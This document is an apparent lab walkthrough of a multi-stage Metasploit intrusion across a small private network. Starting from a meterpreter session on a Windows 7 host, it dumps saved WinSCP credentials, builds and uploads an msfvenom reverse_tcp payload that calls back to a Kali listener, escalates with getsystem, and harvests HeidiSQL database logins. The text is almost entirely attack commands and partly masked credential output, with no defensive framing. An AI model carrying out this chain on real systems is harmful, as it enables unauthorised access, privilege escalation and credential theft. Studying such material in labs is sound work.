
## ***1. Monitor Vulnerable PC(Win7)***

- Check network connection

meterpreter> netstat




WinSCP is connecting DBA PC (10.0.2.6)

## ***2. Attack more***

- Attack <winscp login information>

meterpreter> run post/windows/gather/credentials/winscp




ID: security

Password: s\*\*\*\*

## ***3. Prepare more strong attack***

- Generate a code to make a reverse connection

Kali> msfvenom -p windows/shell/reverse\_tcp lhost=10.0.2.4 lport=4321 -f exe -o x86.exe



- Upload the code to DBA PC

Kali> scp x86.exe security@10.0.2.6:.

- Run Listener

Kali> msfconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set lhost 10.0.2.4

set lport 4321


run

- Execute the code in DBA-PC

Kali> ssh security@10.0.2.6

DBA PC> x86.exe


- Check the connection



## ***4. Monitor DBA PC***

- Check network connection

meterpreter> netstat



Heidisql is connecting MariaDB (10.0.2.5)

## 

## ***5. Attack more***

- Attack <Heidisql login information>

meterpreter> getuid

meterpreter> getsystem


meterpreter> getuid

meterpreter> background

msf5 console> use post/windows/gather/credentials/heidisql

msf5 heidisql> set session 1

msf5 heidisql> run



ID: root

Password: my\*\*\*\*

Mypass